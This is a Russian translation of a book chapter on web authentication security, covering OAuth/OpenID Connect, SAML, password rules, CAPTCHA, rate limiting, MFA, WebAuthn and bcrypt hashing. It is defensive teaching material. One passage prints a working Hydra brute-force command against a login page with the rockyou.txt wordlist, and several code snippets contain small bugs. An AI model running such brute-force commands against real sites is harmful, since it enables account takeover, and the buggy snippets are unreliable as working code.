Одним из способов убедиться в безопасности аутентификации — делегировать эту работу кому-то еще. Передавая обязанности по аутентификации третьей стороне, вы передаете ей риски и обязательства организации, которая (предположительно) является экспертом в вопросах безопасности и которая избавит ваших пользователей от необходимости выдумывать новый пароль для вашего веб-приложения.

Делегирование аутентификации третьей стороне называется *технологией единого входа* (single sign-on, SSO). SSO использует две технологии, в зависимости от того, кто перед вами — индивидуальные пользователи или сотрудники организации. За кнопками «Войти через Google» и «Войти через Facebook», которые часто можно видеть на веб-сайтах, скрывается *OpenID Connect* (с соответствующим протоколом *OAuth*). Для поддержки корпоративных пользователей, которые любят управлять своими учетными данными самостоятельно, обычно используется язык разметки декларации безопасности (Security Assertion Markup Language, SAML). Давайте рассмотрим эти варианты подробнее.

OpenID Connect и OAuth

В недобрые старые времена интернета, если веб-приложение запрашивало доступ к контактам Gmail, приходилось вводить пароль от Gmail, после чего приложение выполняло вход под вашим именем, чтобы получить эти данные. Такая постановка вопроса была довольно сомнительна — как если бы вы выдали ключи от дома незнакомцу просто потому, что он сказал, что хочет снять показания вашего газового счетчика.

Чтобы преодолеть этот недостаток, различные интернет-организации придумали *стандарт открытой авторизации* (Open Authorization, OAuth), позволяющий приложению предоставлять ограниченные полномочия стороннему приложению от имени пользователя. Сейчас приложения могут запросить импорт контактов Gmail, отправив запрос OAuth в API Gmail. Затем пользователь входит на страницу аутентификации Google и дает приложению разрешение на доступ к контактам. Наконец, Google API выдает приложению токен доступа, который позволяет ему просматривать списки контактов для данного пользователя в Google API. Стороннее приложение ни при каких обстоятельствах не увидит учетных данных пользователя, и он в любой момент может отозвать разрешение (а следовательно, сделать токен доступа недействительным) на панели управления Google.

OAuth в основном используется для выдачи разрешений (*авторизации*, authorization), а не *идентификации* (authentication). Однако легко добавить к этому и уровень аутентификации: приложению просто потребуется разрешение знать email пользователя (а возможно, и другие личные данные — номер телефона или полное имя).

Эта задача на самом деле — именно та, которую решает OpenID Connect на плечах OAuth. Вызывающее приложение получает *JSON Web Token* (JWT) — объект с цифровой подписью в формате JSON (*JavaScript Object Notation*), содержащий информацию о профиле пользователя, например его email.

С практической точки зрения реализация OAuth/OpenID означает следование документации, предоставленной *провайдером идентификационных данных*, или identity-провайдером, каковым является приложение, выполняющее аутентификацию. Обычно нужно зарегистрироваться у такого провайдера и получить токен доступа, идентифицирующий ваше приложение, который можно использовать для вызовов OAuth. Для прояснения этой концепции обратимся к коду.


OAuth

Как это работает

Действующие лица



Владелец ресурса
(то есть пользователь)



Клиент
(то есть ваше приложение)



Сервер ресурсов
(например, Google)




Сервер авторизации
(часто тот же, что и Сервер ресурсов)

И снова
здравствуйте!

Сцена 1

Я хочу импортировать мои контакты с Сервера ресурсов.



Хорошо! Проследуйте по этому адресу на Сервере авторизации и запросите эти scopes (права).

```
https://accounts.google.com/o/oauth2/auth?
scope=SCOPES
&redirect_uri=https://app.example.com/oauth2/callback
&response_type=code
&client_id=CLIENT_ID
&state=STATE
```

- OAuth URL на Сервере авторизации
- Разрешения, которые хочет получить Клиент
- Куда именно перенаправить Клиента обратно
- Как должен ответить Сервер авторизации
- Идентификатор клиента
- Некоторое случайное значение для предотвращения повторного использования URL

Сцена 2

Да, хочу.



Хотите ли вы предоставить эти права Клиенту?


Хорошо. Проследуйте по этому адресу, где находится код доступа, которым может воспользоваться приложение Клиента.

```
https://app.example.com/oauth2/callback?
code=ACCESS_CODE
&state=STATE
```

- Отправленный URL перенаправления
- Секретный токен доступа для использования Клиентом
- Случайное значение state, возвращенное для валидации

Сцена 3

Вот код доступа, который они велели вам предоставить.



Спасибо, я использую его для доступа к данным, на которые вы выдали мне разрешение.

В Ruby популярным способом реализации входа по Open ID является пакет **omniauth**. Вы можете легко добавить к вашему шаблону функцию входа через Facebook с помощью следующего кода:

```
<%= link_to facebook_omniauth_authorize_path(
  next: params[:next]), method: :post %>
  <div class="login">Войти через Facebook</div>
<% end %>
```

Функции обработки перенаправления HTTP от Facebook требуется только проверить запрос, распаковать учетные данные и найти пользователя с таким именем:

```
def facebook_omniauth_callback
  auth = request.env['omniauth.auth']

  if auth.info.email.nil?
    return redirect_to new_user_registration_url,
      alert: 'Please grant access to your email address'
  end

  @user = User.find_for_oauth(auth)

  if @user.persisted?
    sign_in @user
    redirect_to request.env['omniauth.origin'] || '/',
      event: :authentication
  else
    redirect_to new_user_registration_url
  end
end
```

Как видите, для реализации Open ID в современном веб-приложении требуется лишь несколько строк кода. Однако есть и недостаток — огромное количество identity-провайдеров, которое вам в итоге, возможно, придется поддерживать. Библиотека **omniauth** поддерживает больше сотни! Тщательно выбирайте тех, кто подходит для ваших потребностей, прежде чем добавлять кучу кнопок на страницу входа, чтобы она не стала выглядеть как панель управления гоночного автомобиля.




Язык разметки декларации безопасности (SAML)

Язык разметки декларации безопасности (Security Assertion Markup Language, SAML) сравним с OAuth, но используется организациями, у которых есть собственное ПО, поставляющее идентификационные данные. Этот протокол гораздо старше, чем OAuth, но он все еще активно применяется в корпоративном мире. Обычно клиенты, работающие с SAML, используют сервер Lightweight Directory Access Protocol (LDAP), такой как Microsoft Active Directory, и хотят, чтобы пользователи, входя в ваше приложение, аутентифицировались на этом LDAP-сервере. Это соглашение гарантирует душевное спокойствие двумя путями: можно немедленно отозвать доступ к вашим системам для уволенных сотрудников (основная головная боль для больших компаний), а также сотрудники не вводят пароли прямо в вашем веб-приложении.


Интеграция с провайдером идентификационных данных SAML немного сложнее, чем при использовании OAuth. В терминологии SAML ваше веб-приложение является *поставщиком услуг* (service provider, SP), и ему потребуется опубликовать файл XML, содержащий ваши метаданные SAML. Это сообщит identity-провайдеру URL, где расположен ваш сервис контроля деклараций (assertion control service, ACS) и цифровой сертификат, которым должен воспользоваться identity-провайдер для подписи запросов. ACS — это URL обратного вызова, на который провайдер идентификационных данных отправит пользователя после входа.

SAML Как это работает


Действующие лица



Сцена 1




Сцена 2



```
https://app.example.com/saml/acs?
SAMLResponse=ENCODED_RESPONSE
&RelayState=RELAY_STATE
```

← ACS из метаданных SAML
← XML в Base64, обычно подписанный или зашифрованный
← Необязательная информация о странице, которую хотят посетить

Сцена 3



Повышение надежности аутентификации

Логин в социальных сетях или адрес на Gmail есть не у всех, а SAML, как правило, используется только в корпоративной среде, потому что поддержка собственного identity-провайдера — дело непростое. Поэтому даже с учетом того, что SSO может отчасти облегчить бремя аутентификации пользователей, весьма вероятно, что вы все равно придете к некой внутренней аутентификации. Давайте поговорим о том, как сделать аутентификацию устойчивой к атакам методом перебора.

Правила сложного пароля

Успешность угадывания паролей методом перебора во многом зависит от того, удастся ли найти пользователей с легко угадываемыми паролями. Следовательно, если пользователи будут придумывать менее предсказуемые пароли, вероятность успеха такой атаки будет ниже. Исходя из этой философии были введены правила формирования сложного пароля, которые требуют от пользователей выбирать пароли, соответствующие определенным критериям. Вот некоторые из этих критериев:

- Пароли не должны быть меньше минимальной длины.
- Пароли должны содержать буквы в верхнем и нижнем регистре, числа и специальные символы.
- Пароли не могут содержать какую-либо часть логина.
- Пароли не могут содержать повторяющиеся буквы.
- Пароли не должны использоваться повторно (должны отличаться от предыдущих паролей, выбранных пользователем).

Все эти критерии несут определенную пользу, но обязанность им следовать может раздражать пользователей, не привыкших иметь дело с менеджером паролей. (Кроме того, в интернете эти правила соблюдаются отнюдь не с одинаковой строгостью. По какой-то причине моя кофемашина требует более сложного пароля, чем веб-сайт моего банка.) Подобно многим сообщениям кибербезопасности, это одна из тех ситуаций, в которой удобство использования и безопасность тянут в разные стороны.

Самым существенным из критериев сложности пароля является его длина. Обычно пользователи, которых вынуждают вводить специальные символы или цифры, добавляют цифры в самом конце или ставят восклицательный знак (!), чтобы порадовать алгоритм проверки сложности. Однако дело здесь в другом: атаки методом перебора в основном не пытаются угадать длинные пароли; каждый лишний символ ощутимо множит количество возможных вариантов.

Говоря философски, пользователи хоть и понимают, что лучше использовать надежные пароли, но быстро устают от этого, если просить от них слишком многого. Разумный компромисс — приучить их к хорошей привычке оценивать сложность пароля при его выборе. Для этой цели подойдет библиотека **zxcvbn**. Она доступна почти для всех распространенных языков: от C++ до Python и Scala и позиционирует себя следующим образом (см. <https://github.com/dropbox/zxcvbn>):

zxcvbn — это программа оценки сложности пароля, вдохновленная теми, кто эти пароли взламывает. Посредством сопоставления паттернов и консервативной оценки она распознает и оценивает 30 тысяч распространенных паролей, имен и фамилий по данным переписи населения США, популярным словам в английском языке из Wikipedia и американских телепередач и кинофильмов, а также других распространенных паттернов, таких как даты, повторы (aaa), последовательности (abcd), клавиатурные шаблоны (qwertyuiop) и l33t¹.

Вот как можно использовать JavaScript для оценки надежности пароля (то есть того, насколько трудно будет его угадать) по мере ввода пользователем:

```
<script src="/js/zxcvbn.js"></script>
<input type="password" id="password-input">
<p id="password-score"></p>
<script>
  const input = document.getElementById('password-input');
  const strength = document.getElementById('password-score');

  input.addEventListener('input', () => {
    const password = passwordInput.value;
    const result = zxcvbn(password);

    strength.textContent = `Strength: ${result.score}/4`;

    if (result.score === 0) {
      strength.textContent += ' (Very Weak)';
    } else if (result.score === 1) {
      strength.textContent += ' (Weak)';
    } else if (result.score === 2) {
      strength.textContent += ' (Medium)';
    } else if (result.score === 3) {
      strength.textContent += ' (Strong)';
    } else {
      strength.textContent += ' (Very Strong)';
    }
  });
</script>
```

¹ leet (стилизуется как l337) — стиль написания слов английского языка, получивший распространение в основном в интернете. Для него характерна замена букв латиницы на похожие цифры и символы. — *Примеч. пер.*

В дополнение к правилам формирования сложного пароля системы безопасности нередко требуют *ротации паролей* (password rotation), то есть их смены каждые несколько недель или месяцев. Теоретически идея хороша; это сужает временное окно, в рамках которого атакующий может воспользоваться угаданным паролем, и прививает некоторую дисциплину в обращении с паролями во внутренних системах (например, базах данных). Однако если опробовать такой подход на пользователях, не стоит удивляться, когда в ответ они просто будут добавлять еще одну цифру к прежнему паролю всякий раз, как подойдет срок.

САРТСНА

Если вы сможете отличить, кто пытается украсть учетные данные — человек или хакерская программа, вы сможете предотвратить брутфорс. Инструменты, которые пытаются выполнить эту задачу, называются *полностью автоматизированными публичными тестами Тьюринга для различения компьютеров и людей* (Completely Automated Public Turing tests to tell Computers and Humans Apart, САРТСНА). Вы наверняка узнаете их — это виджеты, которые просят вас выбрать картинки со светофорами (к примеру) или распознать волнисто-зернистый текст, чтобы наконец войти на сайт.



Как правило, капчу легко установить в веб-приложении. Современные капчи, например Google reCAPTCHA 3.0, действуют незаметно, считывая фоновые сигналы, такие как движения мыши и нажатия клавиш, для определения того, человек ли перед ними, — и не нужно больше щелкать на размытых картинках с мостами! Для установки reCAPTCHA достаточно зарегистрировать аккаунт разработчика Google (Google developer) и запросить ключ для сайта и соответствующий ему закрытый ключ по адресу <https://developers.google.com/recaptcha>.

Для интеграции CAPTCHA на страницу входа нужно добавить в HTML-код формы скрытое поле:

```
<script src="https://www.google.com/recaptcha/api.js?render=SITE_KEY"></script>
<input type="hidden"
      name="recaptcha_token"
      id="recaptcha_token">
```

Далее вы добавляете сниппет JavaScript, чтобы заполнить скрытое поле при отправке формы:

```
<script>
  grecaptcha.ready(() => {
    grecaptcha.execute(SITE_KEY,
      {action: 'form_submit'}).then((token) => {
        document.getElementById('recaptcha_token').value = token;
      });
  });
</script>
```

При отправке формы этот код генерирует уникальный токен. Токен может быть проверен на стороне сервера при получении запроса. Вот как это делается на Ruby:

```
require 'net/http'
require 'json'

http_response = Net::HTTP.post_form(
  URI('https://www.google.com/recaptcha/api/siteverify'),
  'secret' => SECRET_KEY,
  'response' => recaptcha_token)
result = JSON.parse(response.body)

if result['success'] == true
  puts('User is human')
end
```

Если для входа вы используете асинхронные HTTP-запросы, то можете просто добавить токен к JSON в запросе.

ПРИМЕЧАНИЕ Все дело в закрытом ключе. Его нужно хранить на сервере, а не передавать браузеру в JavaScript. Иначе взломщик сможет подделать токены и пройти CAPTCHA.

Пусть капчи и просты в реализации, но в сообществе по безопасности не утихают дебаты об их реальной эффективности. Капча определенно сдержит простые хакерские попытки взломать веб-приложение, но искушенные хакеры уже изобрели средства ее обхода.

Компьютерное зрение и машинное обучение, например, могут пройти многие визуальные преграды. Если и их оказывается недостаточно, изображение CAPTCHA можно отправить на ферму CAPTCHA, где операторы-люди решают такие задачки за небольшую плату. (На момент написания этой книги компания под названием 2CAPTCHA предлагала платить 1 доллар за каждую тысячу решенных CAPTCHA.) Кроме всего прочего, нужно убедиться, что все установленные капчи доступны для тех, кто при навигации по сайту привык пользоваться экранными ридерами. В любом случае CAPTCHA ставит крепкий барьер на пути возможных взломщиков, оставаясь хорошим средством сдерживания порывов начинающих хакеров от применения брутфорса к вашей странице входа.

Ограничение скорости обработки запросов

Отличить атаку методом перебора от ошибок при вводе пароля можно, сосчитав, сколько раз его пытались угадать. Многие сайты делают это и добавляют небольшую задержку перед возвращением ответа HTTP при каждой неудачной попытке ввода данных учетной записи. Вначале эта задержка незаметна, но с каждой ошибкой она увеличивается. (В одном популярном алгоритме используется *экспоненциальное откладывание* (exponential backoff), удваивающее задержку с каждой неудачной попыткой.) Поскольку при атаке методом перебора число неудачных попыток, следующих одна за другой, измеряется тысячами, они быстро сбиваются с ритма и захлебываются, не получая ответа от сервера. В то же время честные пользователи практически не заметят такого эффекта благодаря малой начальной величине задержки. Эта ситуация является частным случаем *ограничения скорости обработки запросов* (rate limiting), в рамках которого автор приложения ограничивает частоту доступа к защищенному ресурсу, например странице входа.

Ограничение скорости обработки запросов в целом выполняет свою задачу, если не считать одного момента: оно позволяет злоумышленнику проводить *атаку блокировки* (lockout attack), разновидность DoS-атак. Используя хакерские инструменты, чтобы заваливать страницу входа спамом из логинов жертвы, и постоянно ошибаясь, он может сделать аккаунт недоступным и для законных пользователей. Заблокированный вход на сайт лучше, чем скомпрометированный аккаунт, но все равно это невероятно раздражает.

Чтобы избежать такой ситуации, ограничение скорости обработки запросов часто производят по IP-адресу, а не по логину, то есть временные задержки применяются к неправильному вводу с одного и того же IP-адреса

независимо от логина. Стоит честному пользователю попытаться войти с другого IP-адреса, и он успешно сделает это.

У такого подхода тоже имеется недостаток. Иногда честные пользователи имеют общий IP-адрес: например, при подключении через VPN, из корпоративной сети или через защищенную сеть TOR. Вдобавок к этому злоумышленники как раз не ограничены одним IP-адресом: изоощренные атаки методом перебора могут быть запущены из сети ботов, каждый со своим адресом.

Тем не менее ограничение скорости обработки запросов стоит внедрить для отражения простых атак. Только убедитесь, что задержки не станут настолько длительными, что пользователь столкнется с невозможностью войти в свой аккаунт в результате действий настойчивого недоброжелателя.

Многофакторная аутентификация

Эксперты в вопросах безопасности сходятся во мнении о том, что самый эффективный способ защитить систему аутентификации — реализовать *многофакторную аутентификацию* (multifactor authentication, MFA). Это процесс, требующий от пользователя пройти при входе идентификацию двух или более видов. Как правило, процесс аутентификации подразумевает ввод логина, пароля и некоего секретного элемента. Для веб-приложений такой элемент может быть следующим:

- код, присылаемый в смс по номеру телефона, доступ к которому есть у пользователя;
- код, генерируемый приложением-аутентификатором, которое пользователь ранее синхронизировал с веб-приложением;
- подтверждение через пуш-уведомление, которое приходит на смартфон пользователя;
- биометрическое удостоверение личности, например отпечаток пальца или распознавание лица.

Однако перед тем, как ринуться внедрять многофакторную аутентификацию, вам нужно оценить ее доступность для ваших пользователей. В зависимости от контингента у кого-то может не быть телефонного номера; не каждый из тех, у кого он есть, может иметь смартфон; не каждый смартфон умеет проводить биометрические измерения. По этой причине многофакторная аутентификация часто предлагается как дополнительный вариант, а принудительно вводится только в системах с повышенным уровнем безопасности.

У каждой технологии MFA есть свои преимущества и недостатки, и их нужно учитывать. Были случаи, когда хакеры клонировали сим-карты или похищали телефонные номера методами социальной инженерии, чтобы получить данные для доступа к аккаунтам влиятельных личностей. (При-

мечательно, что рэпер Punchmade Dev выпустил песню под названием «Wire Fraud Tutorial», в которой описывается, как клонировать сим-карты и красть с их помощью наличные в банках. Этот процесс объясняется в песне куда лучше, чем в 99 % документации по безопасности в интернете.)

Приложения-аутентификаторы легко встраиваются в веб-приложение, и их использование не связано с накладными расходами, характерными для кодов в смс. Они используют одноразовые пароли на основе времени (time-based one-time passwords, TOTP), обычно шестизначные числа, значение которых обновляется каждые 30 секунд. Пароли генерируются посредством комбинации общего секретного элемента с временной меткой и применения хеширующего алгоритма наподобие SHA-256 — вот и еще один пример использования хеш-алгоритмов в интернете. Для валидации этих значений веб-сайт и приложение-аутентификатор должны обмениваться неким секретным начальным элементом. Как правило, для этих целей пользователя в процессе настройки просят отсканировать QR-код.



Если и приложению, и веб-сайту известен общий элемент, аутентификация сводится к тому, чтобы при каждом входе запрашивать у пользователя последнее шестизначное число, отображаемое в приложении-аутентификаторе, и проверять его на стороне сервера. При регистрации приложения система

ТОТР генерирует несколько кодов восстановления, которые просит сохранить в надежном месте на случай потери телефона. На деле большинство пользователей пропускают этот шаг (в конце концов, у кого нынче остались принтеры?) или теряют коды, вследствие чего для восстановления аккаунта приходится возвращаться к отправке на почтовый ящик ссылок для смены пароля.

Биометрия

Подключить биометрию для внедрения многофакторной аутентификации можно при помощи WebAuthn. Этот API браузера позволяет веб-приложениям пользоваться биометрической информацией для проверки пользователей при условии, что устройство обладает возможностью проводить биометрические измерения: например, это сенсор отпечатков пальцев или система распознавания лиц. Ни отпечатки пальцев, ни другая конфиденциальная информация не отправляется на сервер; биометрические данные хранятся локально на устройстве пользователя и привлекаются для разблокировки токена, который передается на сервер для проверки личности пользователя. Вот как можно реализовать начальный захват биометрической информации в браузере с помощью WebAuthn на клиентском JavaScript:

```
if (typeof(PublicKeyCredential) == "undefined") {
    throw new Error('Web Authentication API not supported.');
```

Начальная проверка: поддерживается ли WebAuthn на данном устройстве?

```

}

let credential = navigator.credentials.create({
  publicKey: {
    challenge: new Uint8Array([/*
      server challenge here
    */]),
    rp: {
      name: 'Example Website',
    },
    user: {
      id: new Uint8Array([/* user ID here */]),
      name: 'exampleuser@example.com',
      displayName: 'Example User',
    },
    authenticatorSelection: {
      authenticatorAttachment: 'platform',
      userVerification: 'required',
    },
    pubKeyCredParams: [
      {type: 'public-key', alg: -7. },
      {type: 'public-key', alg: -257},
    ],
    timeout: 60000,
    attestation: 'direct',
  },
});
```

Предоставляет API значение challenge для добавления элемента случайности

Проверяющей стороной (relying party) является ваш веб-сайт

Биометрические данные будут привязаны к конкретному ID пользователя в приложении

Определяет, аутентификацию какого типа следует выполнить

Здесь нужно учесть несколько моментов. Прежде всего, устройство может не поддерживать WebAuthn, поэтому перед тем, как продолжать, нужно проверить совместимость. Если WebAuthn не поддерживается, понадобится иной метод многофакторной аутентификации.

Значение **challenge** — большое случайное число (длиной 32 байта), которое генерируется на сервере и отправляется браузеру перед инициализацией. Фактическое значение числа не имеет значения, поскольку его невозможно угадать, но за счет того, что каждый раз оно меняется, злоумышленник не может провести *атаку воспроизведения* (replay attack) для повторения этапа инициализации и подделки учетных данных.

Значение **id** в разделе **user** — это неизменяемый идентификатор пользователя. Вы должны осознавать тот факт, что пользователи иногда меняют логины и адреса электронной почты, поэтому сделайте это значение неизменяемым свойством профилей пользователей. (В то же время пытайтесь избегать утечки значений ID из строк таблицы **users** базы данных. В главе 13 рассказывается об опасностях утечки информации.)

Наконец, отметим, что метод биометрической идентификации задается просто как **platform**. Это означает, что устройство может по своему усмотрению использовать сканирование отпечатков пальцев, распознавание лиц и даже голоса, если оно их поддерживает. Как правило, лучше позволить устройству и пользователю определять свои предпочтения. (Мой iPad настаивает, чтобы перед распознаванием лица я снимал очки, а кроме того, отказывается узнавать меня, когда я, ссутулившись, сижу на диване.) Это актуально еще и потому, что, предоставляя пользователю выбор, вы делаете биометрию доступной для тех, кто не может воспользоваться каким-либо ее видом.

Вызов функции **create()** в WebAuthn API возвращает объект, содержащий открытый ключ, который можно сохранить на сервере и применить для подтверждения личности пользователя при следующем входе. Вызов принимает такой вид:

```
{
  type: 'public-key',
  id: ArrayBuffer,
  rawId: ArrayBuffer,
  response: {
    authenticatorData: ArrayBuffer,
    clientDataJSON:    ArrayBuffer,
    signature:         ArrayBuffer,
    userHandle:        ArrayBuffer
  },
  getClientExtensionResults: () => {}
}
```

Уникальный идентификатор для сгенерированных учетных данных

Ответ, который серверу потребуется хранить для валидации входа в будущем

Открытый ключ встроен в свойство `response.authenticatorData` в виде бинарных данных. Заметим, эти выходные данные будут различаться в зависимости от того, на каком домене выполняется JavaScript. Поскольку мы не обозначаем в явном виде проверяющую сторону — службу, запрашивающую учетные данные для настройки, API берет домен хоста для этого ввода.

Закрытый ключ, который сочетается с открытым ключом, возвращаемым функцией `create()`, надежно хранится на устройстве пользователя и используется для повторной генерации дальнейшего подтверждения безопасности, когда пользователь снова входит в систему. При таком подходе от пользователя требуется еще раз предоставить биометрическое подтверждение личности. Запустить процесс можно в коде JavaScript в браузере таким методом:

```
let credentials = navigator.credentials.get({
  publicKey: {
    challenge: new Uint8Array([/* server challenge here */]),
    allowCredentials: [{
      id: new Uint8Array([/* credential ID here */]),
      type: 'public-key',
    }],
    userVerification: 'required',
    timeout: 60000,
  },
}).then((assertion) => {
  console.log("User authenticated successfully")
})
```

Эта проверка безопасности требует нового значения `challenge` и `id` открытого ключа, который мы сгенерировали ранее. Поскольку все происходит в браузере, возвращенный объект `credentials` должен быть отправлен на сервер для валидации. (Злоумышленник может изменять JavaScript на стороне клиента по своему усмотрению.)

Реализация биометрической аутентификации в браузере в высшей степени безопасна, если сделана корректно, и, по мнению ряда экспертов в области технологий, этот тип аутентификации в итоге заменит пароли для нативных приложений и веб-сайтов. Представители индустрии кибербезопасности давно мечтали о беспарольной аутентификации, что неудивительно, учитывая, о каких уязвимостях мы говорили в этой главе.

Хранение учетных данных

Ранее в этой главе мы говорили об инструменте для перебора под названием Hydra. Типичную атаку методом перебора в компании с Hydra можно запустить из командной строки следующим образом:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt
example.com
https-post-form
"/login:user=admin&password=^PASS^:Invalid credentials"
```

Эта команда запускает атаку на веб-страницу <https://example.com/login> и пытается войти как пользователь **admin**, перебирая все пароли в файле **/usr/share/wordlists/rockyou.txt**. С каждой попыткой программа отмечает, содержит ли ответ HTTP текст *Invalid credentials* (неверные учетные данные). Если не содержит, то предполагается, что пароль правильный, и программа записывает взломанные учетные данные.

Имя файла **rockyou.txt** кое-чем примечательно. В этом файле содержится 14 миллионов паролей, утекших через брешь в безопасности в компании под названием RockYou в 2009 году. Эта компания знаменита единственно тем, что она хранила пароли 14 миллионов пользователей в виде незашифрованного простого текста, поэтому когда ее взломали, утекшие пароли стали де-факто стандартом для хакеров, применяющих брутфорс к веб-сайтам.

Кто знает, что сейчас поделявает директор по безопасности RockYou... Можно предположить, что он не упоминает прежнее место работы в своем резюме. Попробуем научиться на чужих ошибках и рассмотрим, как хранить пароли безопасно.

Хешируем, солим и перчим пароли

Если у вас хранятся пароли пользователей, перед сохранением нужно внести в них элемент случайности и скормить их функции сильного хеширования, как мы узнали в главе 3. Вот как можно хешировать пароль и позже пере-проверить хеш-значение:

```
require 'bcrypt'


def hash_password(password)
  salt = BCrypt::Engine.generate_salt
  pepper = ENV['PEPPER']
  hashed_password = BCrypt::Engine.hash_secret(
    pepper + password + salt, salt)
  return [hashed_password, salt]
end

def check_password(password, hashed_password, salt)
  pepper = ENV['PEPPER']
  recalculated_hash = BCrypt::Engine.hash_secret(
    pepper + password + salt, salt)

  return hashed_password == recalculated_hash
end
```


В коде Ruby эти две функции предстают лаконичными, но многое в приведенных строках нуждается в пояснении. Что означает, например, **BCrypt** и зачем нужны все эти «приправы»?

Хорошая хеширующая функция работает *в один конец*. Это означает, что при всей доступной вычислительной мощности взломщик не может угадать, какие исходные данные были взяты для генерации хеш-значения, просто прогоняя большой список слов через алгоритм и сравнивая каждый результат с хеш-значением, которое он пытается угадать. Этот процесс называется *взломом пароля* (password cracking), а списки предварительно вычисленных хеш-значений распространенных паролей называются *радужными таблицами*, или *rainbow-таблицами* (rainbow tables).



Чтобы противостоять взлому паролей, нужно использовать хеширующий алгоритм, для работы которого требуется время и который не подвержен коллизиям хешей, дабы злоумышленнику пришлось потратить на попытки взлома ощутимое время, а каждое значение было уникальным. Старые, когда-то распространенные хеш-функции, такие как MD5 и SHA-1, сейчас считаются небезопасными, поскольку подвержены коллизиям. Вместо них нужно пользоваться современными хеш-функциями, например SHA-2, SHA-3 или **BCrypt**. Функция **BCrypt** хороша тем, что в ней можно задать количество циклов, которые должен выполнить алгоритм, наращивая сложность сообразно увеличивающейся год от года вычислительной мощности.

В вышеприведенном коде также показано, как при хешировании паролей использовать значения соли и перца. Эти значения необходимы, поскольку независимо от силы вашего алгоритма хеширования вы всегда остаетесь уязвимыми для заранее вычисленных значений.

Значение *соли* (salt) различается для каждого пароля (и должно храниться в базе данных вместе с хеш-значением). Эти различия вынуждают взломщика предварительно вычислить набор различающихся хеш-значений для каждого пароля, который он пытается взломать, что существенно увеличивает расход времени.

Значение *перца* (pepper) добавляет следующее препятствие на пути атакующего. Поскольку перец хранится в конфигурационных файлах вне базы данных (в отличие от соли, для всех паролей используется одно значение перца), то прежде чем начинать взламывать пароли, злоумышленнику потребовалось бы овладеть содержимым и базы данных, и конфигурационных файлов. В итоге ему пришлось бы взламывать две отдельные части вашей системы.

Хеширование учетных данных защитит пользователей от прямой и явной угрозы, если злоумышленнику удастся украсть содержимое вашей базы данных. Однако, случись такая неприятность на самом деле, разумнее будет предполагать, что пароли ваших пользователей рано или поздно будут скомпрометированы, и потребовать от пользователей сменить их. О том, как справиться с последствиями утечки данных, рассказывается в главе 15.

Безопасность учетных данных для внешнего доступа

Хеш-функции хороши для хранения паролей в зоне внутреннего доступа, если вы не хотите, чтобы кто-то (даже вы!) видел их значения. Пароли же для доступа внешнего — совсем другое дело. Ваш код должен уметь использовать «сырое» значение пароля во время выполнения, например, когда он подключается к базе данных или устанавливает соединение с API стороннего производителя.

Учетные данные для внешнего доступа нужно хранить безопасно, то есть в зашифрованном виде, и расшифровывать только при необходимости. Эту задачу можно выполнить двумя способами (которые не являются взаимоисключающими): шифровать конфигурационные файлы либо выполнять шифрование и дешифрование самим, используя код приложения.

Всякая солидная облачная платформа, будь то Amazon Web Services, Google Cloud или Microsoft Azure, предлагает безопасное хранение конфигурационных данных в том или ином виде. Сведения о конфигурации, хранящиеся там, легко читаются кодом приложения и зашифровываются в состоянии покоя. Хостинговые площадки также помечают некоторые конфигурационные данные как *чувствительные* (sensitive), и доступ к этим данным получают только пользователи или процессы с определенными полномочиями. (Не забудьте, что эти полномочия понадобятся вашему веб-серверу!)

